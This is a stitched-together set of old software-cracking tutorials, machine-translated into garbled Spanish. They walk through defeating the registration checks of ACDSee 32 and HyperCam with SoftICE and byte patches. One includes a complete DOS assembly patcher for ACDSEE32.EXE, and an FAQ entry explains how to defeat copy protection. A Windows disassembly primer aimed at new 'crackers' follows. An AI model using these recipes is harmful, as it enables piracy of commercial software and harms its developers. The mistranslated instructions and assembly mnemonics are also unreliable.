02) BPX USER32!CharNextExW
03) BPX USER!GetDlgItemText
04) BPX USER32!GetDlgItemTextA
05) BPX USER32!AppendMenuW
:bc 0 1 2 3 5; BPs #0 Claro, 1, 2, 3 y 5.

Nosotros lo haremos de nuevo. Prensa "CTRL-D" para dejar Suave-hielo, y pulsa el botón el OK
botón. Magia, nosotros regresamos en él... Hagamos un poco el enfoque: donde es ¿nosotros, y lo que es ahora el infierno? Nosotros estamos en la salida del "Consigue Diálogo
Texto del artículo UN" la función, y nosotros vamos a encontrar donde se llama.
Desde que nosotros sabemos que cuando nosotros hacemos una llamada lejana a algo el próximo lógico
la dirección de la instrucción se guarda en la pila, nosotros los gonna pusieron un BP en eso
dirección y ejecuta el programa hasta que nosotros lo alcancemos. G ordenan testamento continúe el programa al CS:EIP actual, y ponga un BP temporales a
la dirección puso en un índice (@) en SS:ESP. Hay una llave de la función que automáticamente hágalo, normalmente, tiene F11 años.

:G @SS:ESP

Encontrando Donde El Código de Registation se Verifica

Ok, nosotros regresamos en Sice a la instrucción que sigue la llamada a DlgItemTextA. Nosotros los gonna echan una mirada en lo antes del que es happenning y después de. Use CTRL-A y CTRL-BAJE para pasar a la ventana del código. Si usted los dont tienen la ventana del código en su pantalla que usted puede hacer por la que aparece
WC tecleando (WC 20 pondrá las ventanas del código para ser mucho tiempo 20 líneas). Usted
deba ver algo como seguir (los i han agregado líneas pálidas y
comentarios para la claridad y explainations del futuro):

; Entra El Nombre En el Pulidor (ESP+8)
0040367B 8D442418 PRADO EAX, [ESP + 18]; Buffer(For Name) la Dirección
0040367F 6A1E EMPUJON 0000001E; el Max Cordón Tamaño
00403681 8BB42408010000 MOV ESI, [ESP + 00000108]

```
00403688 50 EMPUJON EAX; la Dirección del Pulidor
00403689 6A6B EMPUJON 0000006B; el Mando ID
0040368B 8B3D94DA4900 MOV EDI,[USER32!GetDlgItemTextA]
00403691 56 EMPUJON ESI; el Asa del Diálogo
00403692 FFD7 LLAMADA EDI; Llame GetDlgItemTextA

; Entra El Código del Registro En el Pulidor (ESP+38)
>00403694 8D442438 PRADO EAX, [ESP + 38]; Buffer(Registration) Addy
00403698 68C8000000 EMPUJON 000000C8; el Max Cordón Tamaño
0040369D 50 EMPUJON EAX; la Dirección del Pulidor
0040369E 6882000000 EMPUJON 00000082; el Mando ID
004036A3 56 EMPUJON ESI; el Asa del Diálogo
004036A4 FFD7 LLAMADA EDI; Llame GetDlgItemTextA

; El registro Verificando
>004036A6 8D442438 PRADO EAX, [ESP + 38]; el Pulidor del Registro
004036AA 8D4C2418 PRADO ECX, [ESP + 18]; el Pulidor del Nombre
004036AE 50 EMPUJON EAX; Excepto Datas
004036AF 51 EMPUJON ECX
!004036B0 E80BF9FFFF LLAMADA 00402FC0; el Cheque del Registro
004036B5 83C408 AGREGAN ESP, 00000008; la Pila Libre
004036B8 85C0 PRUEBA EAX, EAX,
004036BA 7E6E JLE 0040372A; EAX=0 Medios el Ergio Malo...

; Haga Algo, seguro... ;)
004036BC 8D442438 PRADO EAX, [ESP + 38]
004036C0 8D4C2418 PRADO ECX, [ESP + 18]
004036C4 50 EMPUJON EAX
004036C5 51 EMPUJON ECX
004036C6 E895FAFFFF LLAMADA 00403160
004036CB 83C408 AGREGAN ESP, 00000008,
004036CE 833D44F0480000 CMP DWORD PTR [0048F044], 00000000
004036D5 740B JE 004036E2
004036D7 A144F04800 MOV EAX, [0048F044]
004036DC 8BC8 MOV ECX, EAX,
004036DE 8B18 MOV EBX, [EAX]
004036E0 FF13 LLAMADA DWORD PTR [EBX]
004036E2 833D40F0480000 CMP DWORD PTR [0048F040], 00000000
004036E9 740C JE 004036F7
004036EB A140F04800 MOV EAX, [0048F040]
004036F0 8BC8 MOV ECX, EAX,
004036F2 8B18 MOV EBX, [EAX]
004036F4 FF5314 LLAMADA [EBX+14]

; El Registro íntimo Windows, Y estallidos: "Gracias que Registran"
004036F7 6A01 EMPUJON 00000001
```

004036F9 56 EMPUJON ESI
004036FA FF15F4DA4900 LLAMADA [USER32!EndDialog]
00403700 6A00 EMPUJON 00000000
00403702 6820324000 EMPUJON 00403220
00403707 56 EMPUJON ESI
00403708 FF15F8DA4900 LLAMADA [USER32!GetParent]
0040370E 50 EMPUJON EAX
0040370F 68E4000000 EMPUJON 000000E4
00403714 A148F04800 MOV EAX, [0048F048]
00403719 50 EMPUJON EAX
0040371A FF1544DB4900 LLAMADA [USER32!DialogBoxParamA]
00403720 B801000000 MOV EAX, 00000001,
00403725 E92EFFFFFF JMP 00403658

; Los estallidos a una ventana que dice: "Su nombre y el código del registro no empareja."
0040372A 6A00 EMPUJON 00000000
0040372C A104F34800 MOV EAX, [0048F304]
00403731 50 EMPUJON EAX
00403732 68ACF34800 EMPUJON 0048F3AC
00403737 56 EMPUJON ESI
00403738 FF15E4DA4900 LLAMADA [USER32!MessageBoxA]
0040373E 6882000000 EMPUJON 00000082
00403743 56 EMPUJON ESI
00403744 FF15F0DA4900 LLAMADA [USER32!GetDlgItem]
0040374A 50 EMPUJON EAX
0040374B FF1548DB4900 LLAMADA [USER32!SetFocus]
00403751 B801000000 MOV EAX, 00000001,
00403756 E9FDFEFFFF JMP 00403658

Hagamos un algunos el análisis en lo que nosotros estamos viendo. Nosotros somos a 0157:00403694 (su dirección del segmento puede ser diferente, depende adelante lo que usted carga, ponga al día mis valores con suyo). La instrucción anterior es la llamada al GetDlgItmeTextA. De nuevo, usted puede desfilar en el código ventanas con "CTRL-A", "CTRL-PGUP", "CTRL-ABAJO" y "CTRL-PGDOWN." Usted también puede hacer el Enfoque a la ventana del código apretando "Alt-C" y use el DESPIERTO, BAJE, PGUP, PGDOWN para desfilarlo.

En C, la llamada al GetDlgItemTextA debe parecerse:

int GetWindowText (windowhandle del int, trabajo por horas *buffer, maxlen del int);

Así que el eax del empujón es la dirección del pulidor, tengamos una mirada:

:d esp+18; Usted también puede usar "db esp+18" para el despliegue del byte

¡Nosotros lo tenemos, es nuestro nombre! Nosotros vimos eso en pocos intructions, allí sea segunda llamada al GetDlgItemTextA, la LLAMADA EDI a 0157:004036A4. Nosotros los dont quieren que Sice rompa, así que nosotros lo desactivaremos:

:bd 4; Desactive BP 4

Esa llamada del segundo hay otro seguido por una prueba adelante el los eax valoran... ¿humm sospechoso, hay cualquier cheque dentro de esa rutina? Ése es eso que nosotros los gonna determinan rápidamente. Nosotros los gonna rastrean el código caminando encima de las llamadas de la función. Apriete P (rastro del Procedimiento) entonces ENTRE (normalmente es F10 llave). Apriételo varios tiempos.

Después de que usted ha alcanzado 0157:004036A6 (la segunda llamada) nuestro registro el código aparece en la ventana de los datos (si es enought grande, resto que usted puede, desfílelo abajo usar Alt-abajo) nuestras predicciones eran correctas;). Usted es ahora alcanzando la PRUEBA el intruction de AX,AX (0157:004036BA), hay entonces un eche ramas a otra rutina (0157:0040372A), el programa lo seguirá y pronto usted conseguirá un mensaje que dice que su código del registro es malo... (0157:00403738).

Tan ahora nosotros estamos seguros que la llamada antes de la prueba fue hecha para verificar el datos nosotros tenemos enterred, y que la rama escoge la dirección al Registro No el mensaje del Fósforo. Eso que si nosotros cambiamos la dirección el ¿tomó el programa?

Vamos, habilite BP 4.

:be 4; Habilite BP 4

Deje Sice (CTRL-D), pulse el botón en OK para volver al registro ventana, y pulsa el botón de nuevo en OK a estallido-a en Sice. Apriete CTRL-D otro tiempo ir a la segunda llamada de GetDlgItemTextA y apretar F11 a salga de esa llamada de la función. Ahora camine a la rama (F10 hasta usted alcance 0157:004036BA). Y cambia el cero valor de la bandera para desactivarlo:

Fl de :r z; la Barra traviesa Cera Bandera del Registro

Entonces déjele el proggy (CTRL-D). ¡Nosotros lo hemos hecho! El el mensaje del beautifull aparece: gracias por apoyar nuestros productos, etc, etc...

¿Hu Oh, Eh, lo que es ese programa tonto? Si i pulsan el botón en el ojo pequeño
(el sobre el botón en el toolbar), está diciéndome no es
¿registrado!!!? ¡Fucking condenan cosa, nosotros el gotcha del gonna!

Oki, pensemos dos segundos... ¿cuál es la cuestión? Bien todo
parece gusta si ACDSee verifica el nombre y el registro a cada
tiempos que les muestra. Así que, para evitar este problema, nosotros tenemos que darlo
la respuesta él espera cada veces él llama al comprobador del registro.
En primer lugar, nosotros debemos verificar nuestras afirmaciones, nosotros debemos saber si el
el wich rutinario se llama por el sobre el botón el pedazo es eficazmente de
codifique en esta llamada. Entre en el usar el BP de Suave-hielo nosotros hemos puesto adelante el
GetDlgItemTexta (va a la ventana del registro y la prensa entra), y
apriete F11. Ahora, nosotros vamos a poner otro BP en la llamada.

:bpx 0157:00402FC0; el Cambio la dirección con respecto a suyo

Ahora nosotros los gonna intentan, salga Suave-hielo (quiere estallido-a dos veces porque BP
todavía se habilitan 4, nosotros no somos interrested en estos descansos), cerca
la ventana del registro pulsando el botón cancelación y finalmente pulsa el botón adelante el
sobre el botón... ¡Yep! ¡atrás en Sice, nosotros teníamos razón!!! Así todo
nosotros tenemos que hacer es ahora enviar una respuesta satisfaciendo atrás a la profesión
código...

ACDSee remendando

Realmente en su ventana del código, usted debe tener algo como el
pedazo siguiente de código. Todos que nosotros tenemos que hacer son dejar esta rutina
con EAX diferente de 0...

```
; El Nombre del cheque Lenght
>00402FC0 56 EMPUJON ESI
00402FC1 8B742408 MOV ESI, [ESP + 08]
00402FC5 56 EMPUJON ESI
00402FC6 E835000000 LLAMADA 00403000; la longitud de nombre de cheque (1)
00402FCB 83C404 AGREGAN ESP, 00000004,
!00402FCE 85C0 PRUEBA EAX, EAX,
!00402FD0 7504 JNE 00402FD6; la rama se sigue
!00402FD2 33C0 XOR EAX, EAX; EAX Fijo a 0 (MALO!)
00402FD4 5E ESTALLIDO ESI
00402FD5 C3 RET; Salida 1
```

; El Código de Registro de cheque
:00402FD6 8B44240C MOV EAX, [ESP + 0C]
:00402FDA 50 EMPUJON EAX
:00402FDB 56 EMPUJON ESI
:00402FDC 6848F34800 EMPUJON 0048F348"; -294378973"
:00402FE1 E86AE70100 LLAMADA 00421750; La llave es aquí dentro (2)
:00402FE6 83C40C AGREGAN ESP, 0000000C,
:00402FE9 83F801 CMP EAX, 00000001,
:00402FEC 1BC0 SBB EAX, EAX,
:00402FEE 5E ESTALLIDO ESI
:00402FEF 40 INC EAX
:00402FF0 C3 RET; Salida 2

Así eso que nosotros los gonna hacen es borre las tres instrucciones que los trabajos en EAX
con nuestro propio código. Dont se olvidan de cambiar la dirección con respecto a su.
Borrando la rama nos asegurarán que sólo nuestro código se seguirá.
Hay mil de manera de modificar este código, choosed de i lo siguiente:

:a 0157:00402FCE; Congregue
0157:00402FCE mov eax,1
0157:00402FD3 nop
0157:00402FD3; el escape de la prensa para detener ensamblaje
:bc 0; BP Claro en 0157:00402FC0

¡Y ahora verifiquemos nuestro trabajo! Apriete CTRL-D, welldone, el gracias por registrando mensaje aparece... Bien, ahora pulse el botón adelante el sobre el botón... ¡(suspens)!!! ¡SI!!! nosotros lo hemos registrado.

Oki hagan nuestro trabajo, ahora nosotros tenemos sólo consiguió hacer el parche...
Lo que nosotros necesitamos saber es donde es estas instrucciones en el ACDSee32.exe archivo. Yo tengo uso HexWorkShop para win95 y los encontré haciendo una búsqueda para 85C0750433C0 (las instrucciones Opcodes, si Sice los doesnt muestran el tipo "el CODIGO EN") el uno interesante nosotros estamos en el desplazamiento
23CE. Ahora nosotros debemos hacer un poco el proggy para reemplazar estos bytes con nuestro
código. Aquí está:

;--- ORP-A32B.ASM
Parche del título Para ACDSee 32 2.0 Beta
.Model Huge
.386
.Stack 100h

```
.Code
ax,cs del mov
ds,ax del mov
es,ax del mov

mov ax,3d02h
cs:fname de dx,offset de mov; DX=*FileName
int 21h; DOS/FileOpen
errorlbl del jc; el Salto En Errores

los mov formulan ptr [el cs:fname],ax del desplazamiento; BX=Handle
bx,ax del mov

mov ax,4200h
cx,cx del xor; el Segmento
mov dx,23ceh; el Desplazamiento
int 21h; DOS/FileSeekSet
¡errorlbl del jc; el Error!

mov ax,4000h
ptr de bx,word de mov [el fname del desplazamiento]; BX=Handle
mov cx,6; Lenght
los dx,offset del mov remiendan; el Pulidor
int 21h; DOS/WriteFile
errorlbl del jc

mov ax,3e00h
ptr de bx,word de mov [el fname del desplazamiento]; BX=Handle
int 21h; DOS/CloseFile
errorlbl del jc

mov dx,offset cs:text2
getout del jmp

errorlbl:
mov dx,offset cs:text1; la Impresión
getout: mov ah,9
int 21h

¡mov ah,4ch; Sale De Aquí!
int 21h

remiende db 0B8H,001H,000H,000H,000H,090H; MOV EAX,00000001 - NOP
db del fname ' ACDSEE32.EXE',0
text1 db 0ah,0dh, ' Error que Maneja Archivo '
text2 db 0ah,0dh, ' el Parche Por Exacto /oRP',0ah,0dh, ' $'
```

extremo;--- EOF ORP-A32B.ASM

Usted puede compilarlo con tasm 3.1 y tlink 5.1 (ellos pueden encontrarse adelante mi página de la casa) de esa manera:

TASM /m9 /n /q orp-a32b
TLINK /3 /x orp-a32b

Yo pienso no hay ningún tanto comentario para agregar a la fuente, sin embargo si usted tiene cualquier problema que entiende eso que pasando en allí, usted debe encuentre un libro sobre programar (usted también puede intentar conseguir Helppc).

Nota final

Ok, éste es el Extremo...
¡Un gracias muy GRANDES van a ACP de UCF por enviarme W32DASM!

¡Diviértase Con Este Material!
/oRP exacto
sice_boy del aka

31. ¿Cómo derroto yo Protección de la Copia?

Hay dos métodos comúnes de derrotar protección de la copia. El primero es a use un programa que quita protección de la copia. Programas populares que hacen esto es CopyIIPC del Software del Punto Central y CopyWrite del Software de Quaid.
El segundo método involucra remendando la copia protegida programa. Para popular software, usted puede poder localizar un parche hecho listo. Usted los enlata aplique el parche que usa a cualquier editor del hechizo, como ponga a punto o el Peter Norton DiskEdit. Si usted no puede, usted debe remendar el software usted.
Escribiendo un parche requiere un debugger, como Suave-hielo o Sourcer. Él también requiere un poco de conocimiento de idioma de la asamblea. Cargue el programa protegido
bajo el debugger y mira para él para verificar el mecanismo de la protección. Cuando hace, cambie esa porción del código. El código puede cambiarse de JE
(Salto en Igual) o JNE (Salto En No Igual) a JMP (Salte Incondicionalmente).
O el código simplemente puede reemplazarse con NOP (Ningún Funcionamiento) las instrucciones

El acercamiento bandera-falsificando

Bien, i decidió escribir este ensayo pequeño para todos (sobre todo
newbies) quién no gusta pasarse mucho tiempo que intenta al decypher
líneas y líneas de (sin sentido?) codifique dentro de demasiados protección
esquemas.

Por ejemplo, tenga u en la vida encontrado un número de serie protegió programa que
¿no pueda u crujir? ¡Yo aposté que usted tiene! Usted cambia muchos bytes,
y todavía calma sayd "No registrado" y el "sólo para registrado
usuarios" las opciones todavía eran inválidas.

¿Pasó lo siguiente en la vida por otro lado, a usted? Un lisiado
programe con algunas opciones desactivadas y u no FIGURAN cómo habilitar
¿ellos? Bien, vaya al estanquero más cercano, compre una caja fresca de Marlboro
Luces (o el rojo, si usted prefiere), escoja un día lluvioso (el mejor
para los propósitos increíbles), siéntese delante de su PC y cargue este ensayo en
su texto-editor del favourite (i usan los dos viejos, buenos REVISAN). A propósito, i
espere usted podrá leerlo, coz el dunno de i si el +HCU realmente será
interesado en este pedazo de texto.... de hecho no describe cualquiera
el esquema de nueva protección, describe un acercamiento diferente meramente adelante
muchos programas crujiendo.

¡Ok, empecemos!

Yo tomaré como ejemplo un programa llamó "HyperCam" v1.19, clase de un
Registrador de AVI de lo que pasa en su pantalla... muy bueno, sobre todo
si u quieren crear un "ensayo increíble" animado para su nueva marca
blanco fresco: -)

Conseguirlo van a www.hyperionics.com - HYPERCAM.ZIP - 251819 bytes (yo soy
no muy seguro del nombre del SILBIDO, i lo encontró en un CD. Pero yo lo creo
deba ser correcto)

Bien, no es nada nuevo del punto de vista de la protección
forme planes, cuando yo dije... la única cosa para notar es que usa un mismo
algoritmo de creación importante muy sucio, quizá no entendible por la mayoría
newbie-galleta. También, guarda el infos del registro en un archivo
HYPERCAM.LIC llamado, así que necesita muchos de trabajo para crujirlo.

Ok, pero este tiempo nosotros no queremos crujirlo con el usual "el xxxx de BMSG

¿WM_COMMAND" no?

¡Nosotros queremos probar algo nuevo! Encienda sus cigarros, despida su SoftICE y instala un disassembler buenos (i usan WDasm 8 ahora < - el thanx mucho a ¡La Impresión de rana por crujirlo! trabajo muy bueno!).

El "protección" consista, básicamente, en el esquema siguiente:

1) despliega una pantalla de la jaca al principio
2) agrega un aburriendo "HyperCam Unregistered" a todos su AVI bueno creaciones

Así, empecemos examinando el "Hypercam No registrado" agregar-adelante al AVIs, i.e. el nagstring:

Desde que nosotros queremos realmente crujirlo sin "registrando" él, nosotros tenemos a cuide de las banderas que el programa controla para saber si es registrado o no.

Normalmente, un programa guardará en una situación un "00" si no registrado (=FALSE) y un "01" si es registrado (=TRUE)... ése es la mayoría del tiempos NO una opción del proteccionista que es la programación del overbloated idioma que lo hace whithout que en la vida permite que ellos supieran que esto pasa :-)

Nosotros tenemos que encontrar esto "santo" la situación. ¿Cómo? De esta manera:

1) la carga WDasm despierto y desmonta HYPERCAM.EXE, ahorre el * .alf. (sea ¡efectivamente para usar el resquebrajado por FrogPrint!! Si usted usa la demostración un u
no pueda examinar el textfile a ocio dentro su wordprocessor!)
2) la búsqueda el nagstring agrega a todos su AVIs: "No registrado ¡Hypercam" SI!!!! ¡ENCUÉNTRELO! Examine este pedazo de código: (no cuida ahora, sobre mis comentarios los yu los mirarán después)

```
* Referenced por un Salto a Dirección :00401464(C)
    |
:0040151C A1C0A34300 eax del mov, [0043A3C0] * * * < Ahora es "0"
:00401521 85C0 eax de la prueba, eax < Si "0"
¡:00401523 740F je 00401534 * * * < Usted chupa!
:00401525 8B0D045E4300 ecx del mov, [00435E04] < Verifica de nuevo
:0040152B A1C0504300 eax del mov, [004350C0] < con otra bandera
:00401530 3BC8 ecx del cmp, eax * * * < el Cheque Final
¿:00401532 7418 je 0040154C < Igual? ¡¡BRAVO! =!!
```

Aquí nosotros vemos que si el TEXTO que EAX,EAX falla a las :401521 al que saltará 401534 Hmmm..... quizá DS:43A3C0 son la situación santa donde nuestra bandera ¿se guarda? ¡SI!!!!

* Referenced por un Salto a Dirección :00401523(C)
|
¿:00401534 8B1534A14300 edx del mov, [0043A134] < no igual?
¡:0040153A 6A15 empujón 00000015 < NISBA! (italiano)

* La posible Ref de StringData de los Datos Obj - > "HyperCam No registrado"
|
:0040153C 68D0504300 empujón 004350D0 < el No registrado
:00401541 6A00 empujón 00000000 < el cordón se agrega
:00401543 6A00 empujón 00000000 < a su AVIs
:00401545 52 edx del empujón

(las líneas etiquetaron con un" * * *" será los blancos de nuestro crujido)

¿Encontramos nosotros algo el nah interesante? Bien, dispare su hielo (eh... i quieren decir
Winice!), ejecute el programa y ponga un BPX que nos permitieron vuelven el debugger después de hacer algo.... por ejemplo, i usan a menudo KERNEL!HMEMCPY y escoge una opción en la que i puede entrar en algunos cordones.... pero es sólo un ejemplo, usted podría hacerlo en mucho otras maneras.... Bien,

:BPX KERNEL!HMEMCPY

* CTRL-D y selecciona una opción en la que usted puede entrar en algún texto ahora (para
ejemplo, la "Licencia" la opción). Después de entrar, usted aterrizará en Winice de nuevo

* Ahora golpe F12 (rastro-parte de atrás) hasta que usted alcance el código de HYPERCAM Remember
¡para quitar el punto de ruptura de KERNEL!HMEMCPY primero!

¿* Alcanzó? ok, investigue ahora en este segmento los primeros bytes de nuestro código para mí es 22f, así:

:S 22f:0 lffffffff A1 C0 A3 43 00 85 C0 74 0F 8B

si usted no lo encuentra, simplemente es quizá bcoz que ese pedazo de código no es cargado todavía en memoria, no es todavía ningún "pinpointed." Así, escoja el "AVI registro" la opción y registro algo. Entonces el reintento y usted lo encontrarán.

* El juego un BPX ahora a la dirección usted encontró estos bytes en (el principio de
el código mostró antes). Para mí, es 22f:1ef91c, así:

:BPX 22F:1EF91C

* Ok, ahora nosotros hemos puesto el punto de ruptura, esperando el mejor cuando
nosotros lo recargamos
y intenta crear un avi (o incluso cuando el programa se reinicia, nosotros
no sepa ahora si funcionará o no) debe romper dentro
softice... ¡INTENTE!

* Ahora examine los comentarios en mi código, y u debe ver que la bandera
qué mando que todos se localizan a las DS:43A3C0. Infact si los 2 cheques
faltas, el EMPUJON 004350D0 ahorrará en pila el "No registrado
Hypercam" el cordón (usted puede verle descargar memoria D 4350D0 en cuanto
usted alcanza el empujón).

Bien, ahora nosotros sabemos donde la bandera es... pueda que nosotros suponemos que
controla
¿el nagscreen inicial también? ¡sí por supuesto! :)

¡Quite todo el BPXs, ponga un nuevos BPM DS:43A3C0 y reinicie el programa!

Ahora nosotros podemos ver lo al que pasa que "bandera" la situación desde el
empezando... Usted aterrizará en softice 2 veces, y después del tiempo 2
los nagscreen aparecerán. ¿Así, lo que hace este malo? Fácil: el primero
el softice de tiempo hace estallar a dentro de un pedazo de código que restablece las
banderas,
el segundo tiempo (nuestro blanco) cuando los cheques de los programas él. Pero mirada:

popup 2:

:00404958 8BCD ecx del mov, ebp,
:0040495A E83C610200 llamada 0042AA9B
:0040495F 39BD48010000 cmp [ebp+00000148], edi < usted aterrizará aquí
:00404965 750D jne 00404974 < si no el salto igual
:00404967 6AFF empujón FFFFFFFF < si no.....
:00404969 57 edi del empujón < después de algunas llamadas
¡:0040496A 688B000000 empujón 0000008B < la jaca hace estallar a!
:0040496F E886270200 llamada 004270FA

¡cuando u han notado, EBP+148 son nuestra "bandera" la situación: 43A3C0!!!

¡Nosotros nos terminamos ahora!

Cambie .CMP [EBP+148],EDI con BYTE de .MOVE PTR [EBP+148],1 < siempre

mueva 1
.JNE 404974 .JMP 404974 < en nuestra bandera

Atrás a 401530, también cambie el JE 40154C a JMP 40154C engañar
completamente el esquema de la protección.

Nota que usted tiene que cambiar todos éstos, ' coz que sólo quita la jaca
o el cordón no trabaja. Usted puede verificar esto usted examinando el
código....

Ah.... efectos un poco laterales de este tipo de acercamiento *MAY BE * eso
el programa todavía dice que no es registrado... aun cuando todas las opciones
es ahora resquebrajado y habilitado y aun cuando la jaca protege ha sido
quitado.

Esto es lo que pasa en HyperCam... pero podría pasar en otros programas
también (' el bcoz obviamente usted normalmente no los registra, pizca esto
acerqúese usted no entra en cualquier name/serial, usted sólo engaña el programa a
*THINK * es registrado...). ¿Pero quién cuida? La cosa principal es tener
¿un nah de la versión totalmente trabajando?

Bien, i esperan este pedazo pequeño de txt podría ayudarlo... es a menudo
más fácil y más rápidamente para manejar (lea crujido) las banderas que intentando a
desvíe el "real" cheque del número o cualquier el esquema de la protección
hace... también usted puede aplicar este acercamiento a casi cada tipo de
protección... los pasos principales que usted debe seguir son:

1) las referencias de la búsqueda al nag/unregistered/ecc. cosas en el código
2) correctamente identifique las banderas
3) BPM sus situaciones y examina el código que se refiere a ellos.
4) los modifica permitir el programa pensar que es registered/deprotected.

¡CIAO!

por [>Xoanon

Cómo Desmontar UN Programa de Windows

Yo pienso este ejercicio pequeño (descaradamente raptó del libro de Schulman

- > vea aquí) podría ser muy útil por todo el galletas intentado futuro
para conseguir algunos rumbos durante su desmontaje difícil de Windows
programas.

Uno de los problemas en ingeniería de la marcha atrás, es que nadie lo enseña
cómo hacerlo, y usted tiene que aprender exclusivamente principalmente el pertinente
técnicas, soltando una cantidad enorme de tiempo.

Windows desmontando con un acercamiento de la ingeniería inverso es *very *
útil para los propósitos increíbles reales, y es tiempo para formar un nuevo
la generación de galletas de Windows, desde la dominación de Microsoft horrible,
no se aplastará fácilmente sin muchos las galletas más buenas para ayudarnos.
Lo que +ORC escribe y enseña en sus lecciones es fundamental, pero
desgraciadamente él no enseña el "elemental" el lado de agrietamiento
Windows (por el DOS crujir, al contrario, el Crackbook de Tío Joe
es igualmente un cebador bueno para los principiantes y intermedio), así que yo intentaré
a
ayude aquí para formar una generación fuerte de galletas fuertes pequeñas... as
+ORC escribió a mí: "nosotros somos todos tirando semillas en el aire, algunos de ellos,
aterrice descaminado, pero algunos de ellos crecerán."

Recuerde ese agrietamiento Windows es *very * diferente, en acercamiento y en
técnicas, de DOS increíble. El más viejo (que yo incondicionalmente
respeto) no parece agarrarlo totalmente... ellos son probablemente así
experimentó que ellos pueden usar las mismas técnicas más o menos en
crujiendo todo el OSs... pero en mi (humilde) opinión que necesariamente no es
el acercamiento mejor... usted ve, Windows increíble es "enigma que resuelve",
DOS increíble es "tocando ajedreces"... usted entenderá lo que yo quiero decir si
usted leyó lo que sigue.

Por favor excuse mis limitaciones ambos en las técnicas yo enseño (yo soy
un autodidacta) y en el idioma yo uso.

Si en cualquier momento usted se siente que usted debe necesitar más referencias,
verifique el
Windows 3.1. La Referencia de Programador de SDK, Volumen 1: la Apreciación global,
Capítulo,
22, Aplicación de Windows Startup.

Un poco se requiere conocimiento del idioma de C en orden a
entienda una parte de lo siguiente (usted entiende mejor que corrige
ahora: el único existiendo programando idioma es C, la mayoría de las aplicaciones,
se escribe en C, "real" programadores usan C... usted puede detestarlo, pero
ésa es la realidad, así que usted mejora un poco el conocimiento de C
programando en cuanto usted pueda, si usted quiere crujir más
eficazmente... usted encontrará bastantes guías didáctica de C en el precio neto). Esto

dijo,
la mayoría del siguiente puede usarse aun cuando usted no conoce C.

Taskman desmontando

Como ejemplo para esta introducción, yo he escogido Taskman.exe, el pequeño programe usted encontrará dentro de su directorio de C:\WINDOWS... usted puede invocar
él anytime que teclea CTRL+ESC en Windows 3.1.

Yo lo he hecho porque Schulman ya tiene (muy bien) trabajó en él,
y por consiguiente él me ahorra mucho trabajo, y también porque yo estoy de acuerdo totalmente con él en su opción: Taskman es un ejemplo muy bueno para
todo el newbys al Windows crujir. Realmente es una piedad que usted no puede (todavía) el hallazgo los libros de Schulman en el precio neto... Yo creo que ellos deben ser
¡indiscutiblemente allí! (Alguien con un escáner bueno que lee esto?).

Empecemos del principio... mirando el startup de TASKMAN
código. Taskman es un muy pequeño gane 3.1 programa, pero es rico en sorpresas, cuando usted verá. Después de usted el desmontaje taskman.exe con WCB (vea debajo) y *after * usted ha imprimido la inscripción, usted puede usar el "Cargador" la utilidad para hacer estallar al principio fuera dentro del winice de Taskman:

```
salida:
1FBF:4B9 33ED XOR BP,BP ;begins
1FBF:4BB 55 EMPUJON BP ;save BP
1FBF:4BC 9A8D262701 LLAMADA KERNEL!INITTASK
    ...
```

Así que nosotros somos fijos para curiosear alrededor "viva", pero primero (y eso es muy importante para los programas de Windows) nosotros tenemos que preparar un bueno desmontó
listando de nuestro blanco. Usted ve, en DOS semejante trabajo no hace mucho dése cuenta de, porque los listando desmontados no diferirían mucho de
lo que usted sigue pantalla a través del softice, pero en Windows, en el contrariamente, nosotros podemos sacar muchos más de toda la información que ya está presente dentro de nuestro blanco. Lo siguiente explica esto
punto:

Usted puede usar cualquier disassembler bueno (como Winsourcer, de V, comunicación, una versión buena, crujida por el Marqués obicuo de,
Soiree, está disponible en el tejido) pero los i usarán el listando desmontado de WCB (Windows CodeBack - > transmita versión 1.5. de mis "herramientas" página: aquí).

WCB es un muy bueno Gane 3.1. disassembler, creado por el ungarian, codemaster Leslie Pusztai (pusztail@tigris.klte.hu), y, en mi modesto opinión, es lejos mejor que el sourcer. Si usted lo usa, recuerda que él trabajos de DOS: la regla principal es crear en primer lugar el * .EXL archivos para el requisito "misterioso" * .dll con el orden:

wcb -x [mysterious.dll]and usted será capaz, después, para desmontar el * .exe que los llamó.

Pero todos esto no es necesario para Taskman.exe humilde, donde nosotros conseguimos información del título siguiente: Filename: TASKMAN.EXE Type: Segmentó descripción del Módulo ejecutable: Windows Tarea Gerente 3.1 nombre del Módulo: TASKMAN Imported los módulos:

Filename: TASKMAN.EXE
Tipo: Segmentó ejecutable
Descripción del módulo: la Tarea de Windows Gerente 3.1
Nombre del módulo: TASKMAN

Módulos importados:
1: el GRANO
2: más americano

Nombres exportados por situación:
1:007B 1 TASKMANDLGPROC

Programe punto de la entrada: 1:04B9
WinMain: 1:03AE

y nosotros podemos ponernos rectos el código de punto de entrada:
1.04B9; Program_entry_point
1.04B9 >33ED bp del xor, bp,
1.04BB 55 bp del empujón
1.04BC 9AFFFF0000 llamada KERNEL.INITTASK
1.04C1 0BC0 o hacha, hacha,
1.04C3 744E je 0513
1.04C5 81C10001 agregan cx, 0100,
1.04C9 7248 jb 0513
1.04CB 890E3000 mov [0030], cx
1.04CF 89363200 mov [0032], si
1.04D3 893E3400 mov [0034], di
1.04D7 891E3600 mov [0036], bx
1.04DB 8C063800 mov [0038], es
1.04DF 89163A00 mov [003A], dx
1.04E3 33C0 hacha del xor, hacha,

1.04E5 50 hacha del empujón
1.04E6 9AFFFF0000 llamada KERNEL.WAITEVENT
1.04EB FF363400 ptr de palabra de empujón [0034]
1.04EF 9AFFFF0000 llamada USER.INITAPP
1.04F4 0BC0 o hacha, hacha,
1.04F6 741B je 0513
1.04F8 FF363400 ptr de palabra de empujón [0034]
1.04FC FF363200 ptr de palabra de empujón [0032]
1.0500 FF363800 ptr de palabra de empujón [0038]
1.0504 FF363600 ptr de palabra de empujón [0036]
1.0508 FF363A00 ptr de palabra de empujón [003A]
1.050C E89FFE llamada WinMain
1.050F 50 hacha del empujón
1.0510 E890FF llamada 04A3

Esto es similar al código del startup normal en el que usted encontrará
casi *every * el programa de Windows. Llama tres funciones: InitTask (),
WaitEvent (), y InitApp ().

Nosotros sabemos pozo jovial de InitTask (), pero imaginemos que nosotros habría
tenga aquí una rutina más misteriosa que éstos, y que nos gustaría
para saber eso que para los artículos es sostenimiento en el CX, SI etc. registre en retorno
de InitTask () sin desmontar todo por todas partes... cómo
¿debemos proceder nosotros?

En primer lugar veamos si las situaciones [0030] - [003A] se usa
en otra parte en nuestro programa... esto es típico cuando usted trabaja con
inscripciones desmontadas: averiguar qué un bloque de medios del código, usted,
necesidad la mayoría del tiempo para mirar algún otro bloque de código primero. Permita
